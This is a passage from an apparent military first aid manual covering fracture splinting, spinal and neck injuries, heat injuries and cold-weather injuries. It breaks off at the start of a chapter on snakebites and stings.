d. Gather Splinting Materials. If standard splinting materials (splints, padding, and cravats) are not available, gather improvised materials. If splinting material is not available and the suspected fracture CANNOT be splinted, then swathes, or a combination of swathes and slings can be used to immobilize the extremity.

e. Pad the Splints. Pad the splints where they touch any bony part of the body, such as the elbow, wrist, knee, ankle, crotch, or armpit areas. Padding prevents excessive pressure on the area, which could lead to circulation problems.

f. Check the Circulation Below the Site of the Injury.

(1) Note any pale, white, or bluish-gray color of the skin, which may indicate impaired circulation. Circulation can also be checked by depressing the toe or fingernail beds and observing how quickly the color returns. A slower return of color to the injured side when compared with the uninjured side indicates a problem with circulation. The fingernail bed is the method to use to check the circulation in a dark-skinned casualty.

(2) Check the temperature of the injured extremity. Use your hand to compare the temperature of the injured side with the uninjured side. The body area below the injury may be colder to the touch indicating poor circulation.

(3) Question the casualty about the presence of numbness, tightness, cold, or tingling sensations.

WARNING

Casualties with fractures of the extremities may show impaired circulation, such as numbness, tingling, cold or pale to bluish skin tone. These casualties should be evacuated by medical personnel and treated as soon as possible. Prompt medical treatment may prevent possible loss of the limb.

WARNING

If it is an open fracture and the bone is protruding from the skin, DO NOT ATTEMPT TO PUSH THE BONE BACK UNDER THE SKIN. Apply a field dressing over the wound to protect the area.

g. Apply the Splint in Place.

(1) Splint the fracture in the position found. DO NOT attempt to reposition or straighten the injury. If it is an open fracture, stop the bleeding and protect the wound. Cover all wounds with field dressings before applying a splint. Remember to use the casualty's field dressing, not your own.

(2) Place one splint on each side of the fracture. Make sure that the splints reach, if possible, beyond the joints above and below the fracture.

(3) Tie the splints. Secure each splint in place above and below the fracture site with improvised (or actual) cravats. Improvised cravats, such as strips of cloth, belts, or whatever else you have, may be used. With minimal motion to the injured areas, place and tie the splints with the bandages. Push cravats through and under the natural body curvatures, and then gently position improvised cravats and tie in place. Use square knots. Tie all knots on the splint away from the casualty (Figure 4-2). DO NOT tie cravats directly over the suspected fracture site.

h. Check the Splint for Tightness.

(1) CHECK to be sure that bandages are tight enough to securely hold splinting materials in place, but not so tight that circulation is impaired.

(2) RECHECK the circulation after application of the splint. Check the skin color and temperature. This is to ensure that the bandages holding the splint in place have not been tied too tightly. A fingertip check can be made by inserting the tip of the finger between the bandaged knot and the skin.

(3) MAKE any necessary adjustment without allowing the splint to become ineffective.

i. Apply a Sling. An improvised sling may be made from any available nonstretching piece of cloth, such as a battle dress uniform (BDU) shirt or trousers, poncho, or shelter half. Slings may also be improvised using the tail of a coat, belt, or a piece of cloth. Figure 4-3 depicts a shirttail used for support. A trousers belt or LBE may also be used for support (Figure 4-4). A sling should place the supporting pressure on the casualty's uninjured side. The supported arm should have the hand positioned slightly higher than the elbow showing the fingers.

(1) Insert the splinted arm in the center of the sling (Figure 4-5).

(2) Bring the ends of the sling up and tie them at the side (or hollow) of the neck on the uninjured side (Figure 4-6).

(3) Twist and tuck the corner of the sling at the elbow (Figure 4-7).

j. Apply a Swathe. You may use any large piece of cloth, service member's belt, or pistol belt, to improvise a swathe.

WARNING

The swathe should not be placed directly on top of the injury, but positioned either above or below the fracture site.

(1) Apply swathes to the injured arm by wrapping the swathe over the injured arm, around the casualty's back, and under the arm on the uninjured side. Tie the ends on the uninjured side (Figure 4-8).

(2) A swathe is applied to an injured leg by wrapping the swathe around both legs and securing it on the uninjured side.

k. Seek Medical Assistance. Notify medical personnel, watch closely for development of life-threatening conditions and/or impaired circulation to the injured extremity. (Refer to Chapter 1 for additional information on life-threatening conditions.)

4-7. Upper Extremity Fractures

Figures 4-9 through 4-17 show how to apply slings, splints, and cravats (swathes) to immobilize and support fractures of the upper extremities. Although the padding is not visible in some of the illustrations, it is always preferable to apply padding along the injured part for the length of the splint and especially where it touches any bony parts of the body.

4-8. Lower Extremity Fractures

Figures 4-18 through 4-24 show how to apply splints to immobilize fractures of the lower extremities. Although padding is not visible in some of the illustrations, it is always preferable to apply padding along the injured part for the length of the splint and especially where it touches any bony parts of the body.

4-9. Jaw, Collarbone, and Shoulder Fractures

a. Apply a cravat to immobilize a fractured jaw as illustrated in Figure 4-25. Direct all bandaging support to the top of the casualty's head, not to the back of his neck. If incorrectly placed, the bandage will pull the casualty's jaw back and interfere with his breathing.

> Casualties with lower jaw (mandible) fractures cannot be laid flat on their backs because facial muscles will relax and may cause an airway obstruction.

b. Apply two belts, a sling, and a cravat to immobilize a fractured collarbone, as illustrated in Figure 4-26.

c. Apply a sling and a cravat to immobilize a fractured or dislocated shoulder, using the technique illustrated in Figure 4-27.



Figure 4-27. Application of sling and cravat to immobilize a fractured or dislocated shoulder.

4-10. Spinal Column Fractures

It is often impossible to be sure a casualty has a fractured spinal column. Be suspicious of any back injury, especially if the casualty has fallen or if his back has been sharply struck or bent. If a casualty has received such an injury and does not have feeling in his legs or cannot move them, you can be reasonably sure that he has a severe back injury, which should be managed as a fracture. Remember, that the possibility of a neck fracture or injury to the back should always be suspected, and it is often impossible to be sure if a casualty has a fractured spinal column. If the spine is fractured, bending it can cause the sharp bone fragments to bruise or cut the spinal cord and result in permanent paralysis or death (Figure 4-28A). The spinal column must maintain normal spinal position at the lower back (lumbar region) to help remove pressure from the spinal cord.

a. If the casualty is not to be transported until medical personnel arrive—

- Caution him not to move. Ask him if he is in pain or if he is unable to move any part of his body.

- Leave him in the position in which he is found. DO NOT move any part of his body, unless he is in imminent danger.

- If the casualty is lying face up, slip a blanket or other supporting material under the arch of his lower back to help support the spine in a normal position (Figure 4-28B). Take care not to place so much bulky padding as to cause potential damage by causing undo pressure on the spine. If he is lying face down, DO NOT put anything under any part of his body.

b. If the casualty must be transported to a safe location before medical personnel arrive and if the casualty is in a—

- Face-up position, transport him by litter or use a firm substitute, such as a wide board or a door longer than his height. Loosely tie the casualty's wrists together over his waistline, using a cravat or a strip of cloth. Tie his feet together to prevent the accidental dropping or shifting of his legs. Lay a folded blanket across the litter where the arch of his back is to be placed. Using a four-man team (Figure 4-29), place the casualty on the litter without bending his spinal column or his neck.

• The number two man positions himself at the casualty's head. His responsibility is to provide manual in-line (neutral) stabilization of the head and neck. The number three, and four men position themselves on one side of the casualty; all kneel on one knee along the side of the casualty. The number one man positions himself to the opposite side of the casualty (or can be on the same side of number three and four). The numbers two, three, and four men gently place their hands under the casualty. The number one man on the opposite side places his hands under the injured part to assist.

• When all four men are in position to lift, the number two man commands, "PREPARE TO LIFT" and then, "LIFT." All men, in unison, gently lift the casualty about 8 inches. Once the casualty is lifted, the number one man recovers and slides the litter under the casualty, ensuring that the blanket is in proper position. The number one man then returns to his original lift position (Figure 4-29).

• When the number two man commands, "LOWER CASUALTY," all men, in unison, gently lower the casualty onto the litter.

• Facedown position, he must be transported in this same position. The four-man team lifts him onto a regular or improvised litter, keeping the spinal column in a normal spinal position. If a regular litter is used, first place a folded blanket on the litter at the point where the chest will be placed.

4-11. Neck Fractures

A fractured neck is extremely dangerous. Bone fragments may bruise or cut the spinal cord just as they might in a fractured back.

a. If the casualty is not to be transported until medical personnel arrive—

• Caution him not to move. Moving may cause permanent injury or death.

• Leave the casualty in the position in which he is found. If his neck and head (cervical spine) are in an abnormal position, immediately immobilize the neck and head.

• Keep his head still, if the casualty is lying face up, raise his shoulders slightly, and slip a roll of cloth that has the bulk of a bath towel under his neck (Figure 4-31). The roll should be thick enough to arch his neck only slightly, leaving the back of his head on the ground. DO NOT bend his neck or head forward. DO NOT raise or twist his head. Immobilize the casualty's head (Figure 4-32). Do this by padding heavy objects (such as rocks or his boots filled with dirt, sand, gravel, or rock) and placing them on each side of his head. If it is necessary to use boots, after filling them, tie the top tightly or stuff with pieces of cloth to secure the contents.)

- DO NOT move him if the casualty is lying face down. Immobilize the head and neck by padding heavy objects and placing them on each side of his head. DO NOT put a roll of cloth under the neck. DO NOT bend the neck or head, nor roll the casualty onto his back.

b. If the casualty must be prepared for transportation before medical personnel arrive—

- If the casualty has a fractured neck, at least two persons are needed because the casualty's head and trunk must be moved in unison. The two persons must work in close coordination (Figure 4-32) to avoid bending of the neck.

- A wide board is placed lengthwise beside the casualty. It should extend at least 4 inches beyond the casualty's head and feet (Figure 4-32A).

- If the casualty is lying face up, the number one man steadies the casualty's head and neck between his hands. At the same time, the number two man positions one foot and one knee against the board to prevent it from slipping. He then grasps the casualty underneath his shoulder and hip and gently slides him onto the board (Figure 4-32B).

- If the casualty is lying face down, the number one man steadies the casualty's head and neck between his hands, while the number two man gently rolls the casualty over onto the board (Figure 4-32C).

- The number one man continues to steady the casualty's head and neck. The number two man simultaneously raises the casualty's shoulders slightly, places padding under his neck, and immobilizes the casualty's head (Figures 4-32D—E).

- Any improvised supports are secured in position with a cravat or strip of cloth extended across the casualty's forehead and under the board (Figure 4-32D).

- The board is lifted onto a litter or blanket in order to transport the casualty (Figure 4-32E).

CHAPTER 5

FIRST AID FOR CLIMATIC INJURIES

5-1. General

a. It is desirable, but not always possible, for an individual's body to become adjusted (acclimated) to an environment.

(1) The service members physical condition determines the amount of time their bodies need to adjust to the environment. Even those individuals in good physical condition need time before working or training in extremes of hot or cold weather. Climate-related injuries are usually preventable; prevention is both an individual and leadership responsibility.

(2) Several factors contribute to health and well-being in any environment—

- Diet.
- Sleep and rest.
- Exercise.
- Suitable clothing.

(3) Diet should be suited to an individual's needs in a particular climate. A special diet started for any purpose (such as weight reduction) should be done with appropriate medical supervision.

WARNING

Service members should use extreme caution when starting fad diets or taking over-the-counter herbal supplements. Medical records revealed that deaths and severe injuries occurred in individuals using dietary/ herbal supplements without medical monitoring.

NOTE

Weight loss and the use of weight loss supplements should be supervised by a trained health care provider.

(4) Specialized clothing and equipment (such as cold weather gear) for a specific environment should be obtained and used properly.

b. For information on the prevention of heat and cold injuries, refer to FM 21-10/Marine Corps Reference Publication (MCRP) 4-11.1D.

5-2. Heat Injuries

a. Heat injuries are environmental injuries. They may result when a service member—

- Is exposed to extreme heat, such as from the sun or from high temperatures.
- Does not wear proper clothing.
- Is in MOPP gear.
- Is inside closed spaces, such as inside an armored vehicle.
- Wears body armor.

b. Heat injury can be divided into three categories: heat cramps, heat exhaustion, and heatstroke.

c. Each service member must be able to recognize and give first aid for heat injuries.

WARNING

The heat casualty should be continually monitored for development of conditions which may require the performance of necessary basic lifesaving measures.

CAUTION

Do not use salt solutions in first aid procedures for heat injuries.

(1) Check the casualty for signs and symptoms of cramping.

- Signs and symptoms. Cramping is caused by an imbalance of chemicals (called electrolytes) in the body as a result of excessive sweating. This condition causes the casualty to exhibit:

- Cramping in the extremities (arms and legs).
- Abdominal (stomach) cramps.
- Excessive sweating.

NOTE

Thirst may or may not occur. Cramping can occur without the service member being thirsty.

- First aid measures.
- Move the casualty to a cool, shady area or improvise shade if none is available.
- Loosen his clothing (if not in a chemical environment).

NOTE

In a chemical environment, transport the heat casualty to a noncontaminated area as soon as the mission permits.

- Have him slowly drink at least one canteen full of water. (The body absorbs cool water faster than warm or cold water; therefore, cool water is preferred if it is available.)
- Seek medical assistance should cramps continue.

(2) Check the casualty for signs and symptoms of heat exhaustion.

- Signs and symptoms. Heat exhaustion is caused by loss of body fluids (dehydration) through sweating without adequate fluid replacement. It can occur in an otherwise fit individual who is involved in physical exertion in any hot environment especially if the service member is not acclimatized to that environment. These signs and symptoms are—
  - Excessive sweating with pale, moist, cool skin.
  - Headache.
  - Weakness.

- Dizziness.
- Loss of appetite.
- Cramping.
- Nausea (with or without vomiting).
- Urge to defecate.
- Chills (gooseflesh).
- Rapid breathing.
- Tingling of hands and/or feet.
- Confusion.

- First aid measures.
  - Move the casualty to a cool, shady area or improvise shade if none is available.
  - Loosen or remove his clothing and boots (unless in a chemical environment); pour water on him and fan him.
  - Have him slowly drink at least one canteen of water.
  - Elevate his legs.
  - If possible, the casualty should not participate in strenuous activity for the remainder of the day.
  - Monitor the casualty until the symptoms are gone, or medical assistance arrives.

(3) Check the casualty for signs and symptoms of heatstroke.

WARNING

Heatstroke is a medical emergency which may result in death if care is delayed.

- Signs and symptoms. A service member suffering from heatstroke has been exposed to high temperatures (such as direct sunlight) or been dressed in protective overgarments, which causes the body temperature to rise. Heatstroke occurs more rapidly in service members who are engaged in work or other physical activity in a high heat environment. Heatstroke is caused by a failure of the body's cooling mechanism which includes a decrease in the body's ability to produce sweat. The casualty's skin is red (flushed), hot, and dry. He may experience weakness, dizziness, confusion, headaches, seizures, nausea, stomach pains or cramps, and his respiration and pulse may be rapid and weak. Unconsciousness and collapse may occur suddenly.

- First aid measures. Cool casualty immediately by—

  - Moving him to a cool, shady area or improvising shade if none is available.

  - Loosening or removing his clothing (except in a chemical environment).

  - Spraying or pouring water on him; fanning him to permit the coolant effect of evaporation.

  - Massaging his extremities and skin, which increases the blood flow to those body areas, thus aiding the cooling process.

  - Elevating his legs.

  - Having him slowly drink at least one canteen full of water if he is conscious.

NOTE

Start cooling casualty immediately. Continue cooling while awaiting transportation and during transport to an MTF.

- Medical assistance. Seek medical assistance because the casualty should be transported to an MTF as soon as possible. Do not interrupt the cooling process or lifesaving measures to seek help; if someone else is present send them for help. The casualty should be continually monitored for development of conditions that may require the performance of necessary basic lifesaving measures.

d. Table. See Table 5-1 for further information.

Table 5-1. Heat Injuries

INJURIES	SIGNS AND SYMPTOMS	FIRST AID[1]
HEAT CRAMPS	THE CASUALTY EXPERIENCES MUSCLE CRAMPS OF THE ARMS, LEGS, AND/OR STOMACH. THE CASUALTY MAY ALSO HAVE EXCESSIVE SWEATING.	1. MOVE THE CASUALTY TO A COOL SHADY AREA OR IMPROVISE SHADE AND LOOSEN CLOTHING.[2] 2. HAVE HIM SLOWLY DRINK AT LEAST ONE CANTEEN FULL OF COOL WATER SLOWLY. 3. MONITOR THE CASUALTY AND GIVE HIM MORE WATER AS TOLERATED.
HEAT EXHAUSTION	THE CASUALTY EXPERIENCES HEAVY SWEATING WITH PALE, MOIST, COOL SKIN; HEADACHE, WEAKNESS, DIZZINESS, AND/OR LOSS OF APPETITE, HEAT CRAMPS, NAUSEA (WITH OR WITHOUT VOMITING), URGE TO DEFECATE, CHILLS (GOOSE-FLESH), RAPID BREATHING, CONFUSION, AND TINGLING OF THE HANDS AND/OR FEET.	1. MOVE THE CASUALTY TO A COOL, SHADY AREA OR IMPROVISE SHADE AND LOOSEN OR REMOVE HIS CLOTHING.[2] 2. POUR WATER ON HIM AND FAN HIM TO PERMIT THE COOLANT EFFECT OF EVAPORATION. 3. HAVE HIM SLOWLY DRINK AT LEAST ONE CANTEEN FULL OF COOL WATER. 4. ELEVATE THE CASUALTY'S LEGS. 5. SEEK MEDICAL ASSISTANCE IF SYMPTOMS CONTINUE; MONITOR UNTIL SYMPTOMS ARE GONE OR MEDICAL ASSISTANCE ARRIVES.
HEATSTROKE[3] (SUNSTROKE)	THE CASUALTY STOPS SWEATING (RED [FLUSHED] HOT, DRY SKIN). HE FIRST MAY EXPERIENCE HEADACHE, DIZZINESS, NAUSEA, FAST PULSE AND RESPIRATION, SEIZURES, AND MENTAL CONFUSION. HE MAY COLLAPSE	1. MOVE THE CASUALTY TO A COOL, SHADY AREA OR IMPROVISE SHADE AND LOOSEN OR REMOVE HIS CLOTHING, REMOVE THE OUTER GARMENTS AND PROTECTIVE

	AND SUDDENLY BECOME UNCONSCIOUS. THIS IS A MEDICAL EMERGENCY.	CLOTHING IF THE SITUATION PERMITS.[2] 2. START COOLING THE CASUALTY IMMEDIATELY. SPRAY OR POUR WATER ON HIM. FAN HIM. MASSAGE HIS EXTREMITIES AND SKIN. 3. ELEVATE HIS LEGS. 4. IF CONSCIOUS, HAVE HIM SLOWLY DRINK AT LEAST ONE CANTEEN FULL OF COOL WATER. 5. SEEK MEDICAL AID. CONTINUE COOLING WHILE AWAITING TRANSPORT AND CONTINUE FIRST AID WHILE EN ROUTE.

LEGEND:

1 THE FIRST AID PROCEDURE FOR HEAT RELATED INJURIES CAUSED BY WEARING INDIVIDUAL PROTECTIVE EQUIPMENT (IPE) IS TO MOVE THE CASUALTY TO A CLEAN AREA AND GIVE HIM WATER TO DRINK.
2 WHEN IN A CHEMICAL ENVIRONMENT, DO NOT LOOSEN OR REMOVE THE CASUALTY'S CLOTHING.
3 CAN BE FATAL IF NOT PROVIDED FIRST AID AND MEDICAL TREATMENT PROMPTLY.

5-3. Cold Injuries

Cold injuries are most likely to occur when conditions are moderately cold, but accompanied by wet or windy conditions. Cold injuries can usually be prevented. Well-disciplined and well-trained service members can be protected even in the most adverse circumstances. They and their leaders must know the hazards of exposure to the cold. They must know the importance of personal hygiene, exercise, care of the feet and hands, and the use of protective clothing.

a. Contributing Factors.

(1) Temperature, humidity, precipitation, and wind greatly increase likelihood of cold injuries, and the service members with wet clothing are at great risk of cold injuries. Riverine operations (river, swamp, and stream crossings) increase likelihood of cold injuries. Low temperatures and low relative humidity (dry cold) promote frostbite. Higher temperatures, together with moisture, promote immersion syndrome. Windchill accelerates the loss of body heat and may aggravate cold injuries.

(2) Relatively stationary activities such as being in an observation post or on guard duty increase the service member's vulnerability to cold injury. Also, a service member is more likely to receive a cold injury if he is—

- In contact with the ground (such as marching, performing guard duty, or engaging in other outside activities).
- Immobile for long periods (such as while riding in an unheated or open vehicle).
- Standing in water, such as in a foxhole.
- Out in the cold for days without being warmed.
- Deprived of an adequate diet and rest.
- Not able to take care of his personal hygiene.

(3) Physical fatigue contributes to apathy, which leads to inactivity, personal neglect, carelessness, and reduced heat production. In turn, these increase the risk of cold injury. Service members with prior cold injuries have a higher-than-normal risk of subsequent cold injury; not necessarily involving the body part previously injured.

(4) Depressed or unresponsive service members are also vulnerable because they are less active. These service members tend to be careless about precautionary measures, especially warming activities, when cold injury is a threat.

(5) Excessive use of alcohol or drugs leading to faulty judgment or unconsciousness in a cold environment increases the risk of becoming a cold injury casualty.

b. Signs and Symptoms. Once a service member becomes familiar with the factors that contribute to cold injury, he must learn to recognize cold injury signs and symptoms.

(1) Many service members suffer cold injury without realizing what is happening to them. They may be cold and generally uncomfortable. These service members often do not notice the injured part because it is already numb from the cold.

(2) Superficial cold injury usually can be detected by numbness or tingling sensations. These signs and symptoms often can be relieved simply by loosening boots or other clothing and by exercising to improve circulation. In more advanced cases involving deep cold injury, the service member often is not aware that there is a problem until the affected part feels like a stump or block of wood.

(3) Outward signs of cold injury include discoloration of the skin at the site of injury. In light-skinned persons, the skin first reddens and then becomes pale or waxy white. In dark-skinned persons, grayness in the skin is usually evident. An injured foot or hand feels cold to the touch. Swelling may be an indication of deep injury. Also note that blisters may occur after rewarming the affected parts. Service members should work in pairs (buddy teams) to check each other for signs of discoloration and other symptoms.

c. First Aid Measures. First aid for cold injuries depends on whether they are superficial or deep. Rewarming the affected part using body heat can adequately treat cases of superficial cold injury. (For example, this can be done by covering cheeks with hands, putting fingertips in armpits, or placing the casualty's feet under the clothing of a buddy [next to his belly].) The injured part should NOT be massaged, exposed to a fire or stove, rubbed with snow, slapped, chafed, or soaked in cold water. Walking on injured feet should be avoided. Deep cold injury (frostbite) is very serious and requires prompt first aid to avoid or to minimize the loss of parts or all of the fingers, toes, hands, or feet. The sequence for treating cold injuries depends on whether the condition is life-threatening. The first priority in managing cold injuries is to remove the casualty from the cold environment (such as building an improvised shelter). Other injuries the casualty may have are provided first aid simultaneously while waiting for transportation or evacuation. If the casualty is to be transported in a nonmedical vehicle, first aid measures should be continued en route to the MTF.

d. Conditions Caused by Cold. Conditions caused by cold include chilblain, immersion syndrome (immersion foot and trench foot), frostbite, snow blindness, dehydration, and hypothermia.

(1) Chilblain.

- Signs and symptoms. Chilblain is caused by repeated prolonged exposure of bare skin at temperatures from 60° Fahrenheit (F) to 32°F, or 20°F for acclimated, dry, unwashed skin. The area may be acutely swollen, red, tender, and hot with itchy skin. There may be no loss of skin tissue in untreated cases but continued exposure may lead to infected, ulcerated, or bleeding lesions.

- First aid measures. Within minutes, the area usually responds to locally applied body heat. Rewarm the affected part by applying firm steady pressure with your hands, or placing the affected part under your arms or against the stomach of a buddy. DO NOT rub or massage affected areas.

NOTE

Medical personnel should evaluate the injury, because signs and symptoms of tissue damage may be slow to appear.

(2) Immersion syndrome (immersion foot and trench foot). Immersion foot and trench foot are injuries that result from fairly long exposure of the feet to wet conditions at temperatures from approximately 32°F to 50°F. Inactive feet in damp or wet socks and boots, or tightly laced boots which impair circulation, are even more susceptible to injury. This injury can be very serious; it can lead to loss of toes or parts of the feet. If exposure of the feet has been prolonged and severe, the feet may swell so much that pressure closes the blood vessels and cuts off circulation. Should an immersion injury occur, dry the feet thoroughly and transport the casualty to an MTF by the fastest means possible.

- Signs and symptoms. At first, the parts of the affected foot are cold and painless, the pulse is weak, and numbness may be present. Second, the parts may feel hot, and burning and shooting pains may begin. In later stages, the skin is pale with a bluish cast and the pulse decreases. Other signs and symptoms that may follow are blistering, swelling, redness, heat, hemorrhaging (bleeding), and gangrene.

- First aid measures. First aid measures are required for all stages of immersion syndrome injury. Rewarm the injured part gradually by exposing it to warm air. Protect it from trauma and secondary infections. Dry, loose clothing or several layers of warm coverings are preferable to extreme heat. Under no circumstances should the injured part be exposed to an open fire. Elevate the injured part to relieve the swelling. Transport the casualty to an MTF as soon as possible. When the part is rewarmed, the casualty often feels a burning sensation and pain. Symptoms may persist for days or weeks even after rewarming.

NOTE

When providing first aid for immersion foot and trench foot—DO NOT massage the injured part. DO NOT moisten the skin. DO NOT apply heat or ice.

(3) Frostbite. Frostbite is the injury of tissue caused from exposure to cold, usually below 32°F depending on the windchill factor, duration of exposure, and adequacy of protection. Individuals with a history of cold injury are likely to suffer an additional cold injury. The body parts most easily frostbitten are the cheeks, nose, ears, chin, forehead, wrists, hands, and feet. Frostbite may involve only the skin (superficial), or it may extend to a depth below the skin (deep). Deep frostbite is very serious and requires prompt first aid to avoid or to minimize the loss of parts or all of the fingers, toes, hands, or feet.

- Signs and symptoms.

- Loss of sensation (numb feeling) in any part of the body.

- Sudden blanching (whitening) of the skin of the affected part, followed by a momentary tingling sensation.

- Redness of skin in light-skinned service members; grayish coloring in dark-skinned service members.

- Blisters.

- Swelling or tender areas.

- Loss of previous sensation of pain in affected area.

- Pale, yellowish, waxy-looking skin.

- Frozen tissue that feels solid (or wooden) to the touch.

CAUTION

Deep frostbite is a very serious injury and requires immediate first aid and subsequent medical treatment to avoid or minimize loss of body parts.

- First aid measures.

- Face, ears, and nose. Cover the casualty's affected area with his and/or your bare hands until sensation and color return.

- Hands. Open the casualty's field jacket and shirt. (In a chemical environment, do not loosen or remove the clothing and protective overgarments.) Place the affected hands under the casualty's armpits. Close the field jacket and shirt to prevent additional exposure.

- Feet. Remove the casualty's boots and socks if he does not need to walk any further to receive additional treatment. (Thawing the casualty's feet and forcing him to walk on them will cause additional pain and injury.) Place the affected feet under clothing and against the body of another service member.

WARNING

DO NOT attempt to thaw the casualty's feet or other frozen areas if he will be required to walk or travel to an MTF for additional medical treatment. The possibility of additional injury from walking is less when the feet are frozen than when they are thawed. (However, if possible avoid walking.) Thawing in the field increases the possibilities of infection, gangrene, or other injury.

NOTE

Thawing may occur spontaneously during transportation to the MTF; this cannot be avoided since the body in general must be kept warm.

In all of the above areas, ensure that the casualty is kept warm and that he is covered (to avoid further injury). Seek medical treatment as soon as possible. Reassure the casualty, protect the affected area from further injury by covering it lightly with a blanket or any dry clothing, and seek shelter out of the wind. Remove or loosen constricting clothing (except in a contaminated environment) and increase insulation. Ensure the casualty exercises as much as possible, avoiding trauma to the injured part, and is prepared for pain when thawing occurs. Protect the frostbitten part from additional injury. DO NOT—

- Rub the injured part with snow or apply cold water soaks.

- Warm the part by massage or exposure to open fire because the frozen part may be burned due to the lack of feeling.

- Use ointments or other salves.

- Manipulate the part in any way to increase circulation.

- Use alcohol or tobacco because this reduces the body's resistance to cold.

NOTE

Remember, when freezing extends to a depth below the skin, it is a much more serious injury. Extra care is required to reduce or avoid the chances of losing all or part of the toes or feet. This also applies to the fingers and hands.

(4) Snow blindness. Snow blindness is the effect that glare from an ice field or snowfield has on the eyes. It is more likely to occur in hazy, cloudy weather than when the sun is shining. Glare from the sun will cause an individual to instinctively protect his eyes. However, in cloudy weather, he may be overconfident and expose his eyes longer than when the threat is more obvious. He may also neglect precautions such as the use of protective eyewear. Waiting until discomfort (pain) is felt before using protective eyewear is dangerous because a deep burn of the eyes may already have occurred.

- Signs and symptoms. Symptoms of snow blindness are a sensation of grit in the eyes with pain in and over the eyes, made worse by moving the eyeball. Other signs and symptoms are watering, redness, headache, and increased pain on exposure to light.

- First aid measures. First aid measures consist of blindfolding or covering the eyes with a dark cloth which stops painful eye movement. Complete rest is desirable. If further exposure to light is not preventable, the eyes should be protected with dark bandages or the darkest glasses available. Once unprotected exposure to sunlight stops, the condition usually heals in a few days without permanent damage. The casualty should be evacuated to the nearest MTF.

(5) Dehydration. Dehydration occurs when the body loses too much fluid. A certain amount of body fluid is lost through normal body processes. A normal daily intake of liquids replaces these losses. When individuals are engaged in any strenuous exercises or activities, fluid is lost through sweating and this loss creates an imbalance of fluids in the body, and if not matched by rehydration it can contribute to dehydration. The danger of dehydration is as prevalent in cold regions as it is in hot regions. In hot weather, the individual is aware of his body losing fluids through sweat. In cold weather, however, it is extremely difficult to realize that this condition exists since sweating is not as apparent as in a hot environment. The danger of dehydration in cold weather operations is a serious problem. In cold climates, sweat evaporates so rapidly or is absorbed so thoroughly by layers of heavy clothing that it is rarely visible on the skin. Dehydration also occurs during cold weather operations because drinking is inconvenient. Dehydration will weaken or incapacitate a casualty for a few hours, or sometimes, several days. Because rest is an important part of the recovery process, casualties must take care that limited movement during their recuperative period does not enhance the risk of becoming a cold injury casualty.

- Signs and symptoms. The symptoms of cold weather dehydration are similar to those encountered in heat exhaustion. The mouth, tongue, and throat become parched and dry, and swallowing becomes difficult. The casualty may have nausea (with or without vomiting) along with extreme dizziness and fainting. The casualty may also feel generally tired and weak and may experience muscle cramps. Focusing the eyes may also become difficult.

- First aid measures. The casualty should be kept warm and his clothes should be loosened (if not in a chemical environment) to allow proper circulation. Shelter from wind and cold must be provided. Fluid replacement should begin immediately and the service member transported to an MTF as soon as possible.

(6) Hypothermia (general cooling). When exposed to prolonged cold weather a service member may become both mentally and physically numb, thus neglecting essential tasks or requiring more time and effort to achieve them. Under some conditions (particularly cold water immersion), even a service member in excellent physical condition may die in a matter of minutes. The destructive influence of cold on the body is called hypothermia. This means bodies lose heat faster than they can produce it. Hypothermia can occur from exposure to temperatures either above or below freezing, especially from immersion in cold water, wet-cold conditions, or from the effect of wind. Physical exhaustion and insufficient food intake may also increase the risk of hypothermia. General cooling of the entire body to a temperature below 95°F is caused by continued exposure to low or rapidly dropping temperatures, cold moisture, snow, or ice. Fatigue, poor physical condition, dehydration, faulty blood circulation, alcohol or other drug use, trauma, and immersion can cause hypothermia. Remember, cold may affect the body systems slowly and almost without notice. Service members exposed to low temperatures for extended periods may suffer ill effects even if they are well protected by clothing.

- Signs and symptoms. As the body cools, there are several stages of progressive discomfort and impairment. A sign that is noticed immediately is shivering. Shivering is an attempt by the body to generate heat. The pulse is faint or very difficult to detect. People with temperatures around 90°F may be drowsy and mentally slow. Their ability to move may be hampered, stiff, and uncoordinated, but they may be able to function minimally. Their speech may be slurred. As the body temperature drops further, shock becomes evident as the person's eyes assume a glassy state, breathing becomes slow and shallow, and the pulse becomes weaker or absent. The person becomes very stiff and uncoordinated. Unconsciousness may follow quickly. As the body temperature drops even lower, the extremities freeze, and a deep (or core) body temperature (below 85°F) increases the risk of irregular heart action. This irregular heart action or heart standstill can result in sudden death.

- First aid measures. Except in cases of the most severe hypothermia (marked by coma or unconsciousness and a weak pulse), first aid measures for hypothermia are directed towards protecting the casualty from further loss of body heat. For the casualty who is conscious, first aid measures are directed at rewarming the body evenly and without delay. Provide heat by using a hot water bottle or field expedient or another service member's body heat.

CAUTION

DO NOT expose the casualty to an open fire, as he may become burned.

NOTE

When using a hot water bottle or field expedient (canteen filled with warm water), the bottle or canteen must be wrapped in cloth prior to placing it next to the casualty. This will reduce the chance of burning the casualty's skin.

Always call or send for help as soon as possible and protect the casualty immediately with dry clothing or a sleeping bag. Then, move him to a warm place. Evaluate other injuries and provide first aid as required. First aid measures can be performed while the casualty is waiting transportation or while he is en route. In the case of an accidental breakthrough into ice water, or other hypothermic accident, strip the casualty of wet clothing immediately and bundle him into a sleeping bag. Rescue breathing should be started at once if the casualty's breathing has stopped or is irregular or shallow. Warm liquids (NOT HOT) may be given gradually if the casualty is conscious. DO NOT force liquids on an unconscious or semiconscious casualty because he may choke. The casualty should be transported on a litter because the exertion of walking may aggravate circulation problems. Medical personnel should immediately treat any hypothermia casualty. Hypothermia is life threatening until normal body temperature has been restored. The first aid measures for a casualty with severe hypothermia are based upon the following principles: attempt to avoid further heat loss, handle the casualty gently, and transport the casualty as soon as possible to the nearest MTF. If at all possible, the casualty should be evacuated by medical personnel.

WARNING

Rewarming a severely hypothermic casualty is extremely dangerous in the field due to the possibility of such complications as rewarming, shock and disturbances in the rhythm of the heartbeat. These conditions require treatment by medical personnel.

NOTE

Resuscitation of casualties with hypothermic complications is difficult if not impossible to do outside of an MTF setting.

CAUTION

The casualty is unable to generate his own body heat. Therefore, merely placing him in a blanket or sleeping bag is not sufficient.

CHAPTER 6

FIRST AID FOR BITES AND STINGS

6-1. General

Snakebites, insect bites, or stings can cause intense pain and/or swelling. If not treated promptly and correctly, they can cause serious illness or death. The severity of a snakebite depends upon: whether the snake is poisonous or nonpoisonous, the type of snake, the location of the bite, and the amount of venom injected. Bites from humans and other animals, such as dogs, cats, bats, raccoons, and rats, can cause severe bruises and infection and tears or lacerations of tissue. Awareness of the potential sources of injuries can reduce or prevent them from occurring. Knowledge and prompt application of first-aid measures can lessen the severity of injuries from bites and stings and keep the service member from becoming a serious casualty.

6-2. Types of Snakes

